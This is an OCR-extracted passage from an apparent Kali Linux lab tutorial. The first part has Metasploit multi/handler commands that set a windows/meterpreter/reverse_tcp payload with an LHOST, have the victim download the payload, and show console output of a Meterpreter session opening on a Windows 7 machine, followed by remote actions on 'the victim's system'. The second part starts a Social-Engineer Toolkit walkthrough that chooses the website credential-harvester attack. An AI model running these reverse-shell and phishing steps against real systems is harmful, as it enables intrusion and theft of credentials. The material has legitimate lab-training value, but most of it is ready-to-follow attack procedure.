
4) Firstly set a multi/handler in the msfconsole as shown below.



5) Then set the payload using the following command.


msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp


msf6 exploit(multi/handler) > show options



6) Set the Lhost with your IP address.


msf6 exploit(multi/handler) > set LHOST 192.168.0.114





7) Now open the following link in the windows 7 and download the payload.


http://192.168.0.114/downloads/




8) Now in the meterpreter by using commands we get access and details of the system as shown here.

```
   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost 192.168.0.114
lhost => 192.168.0.114
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.114:4444
[*] Sending stage (175174 bytes) to 192.168.0.118
[*] Meterpreter session 1 opened (192.168.0.114:4444 -> 192.168.0.118:49356) at
2020-11-15 00:00:12 +0700

meterpreter > sysinfo
Computer        : WIN-IMILDGPA75
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


9) We can make a folder and delete the folder from the victims system.







SET TOOLKIT


1) Open kali Linux terminal and enter the command.




2) And select the Social-Engineering attack Tool and follow the steps as shown in below photos.






Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Enter your email Contin... qterminal
root@kali: /home/kali
File Actions Edit View Help
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2


Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Enter your email Contin... qterminal
root@kali: /home/kali
File Actions Edit View Help
The Credential Harvester method will utilize web cloning of a web- site that has a username and p
the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to s
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe
lighted URL link to appear legitimate however when clicked a window pops up then is replaced with
edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For exampl
plet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA
Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3

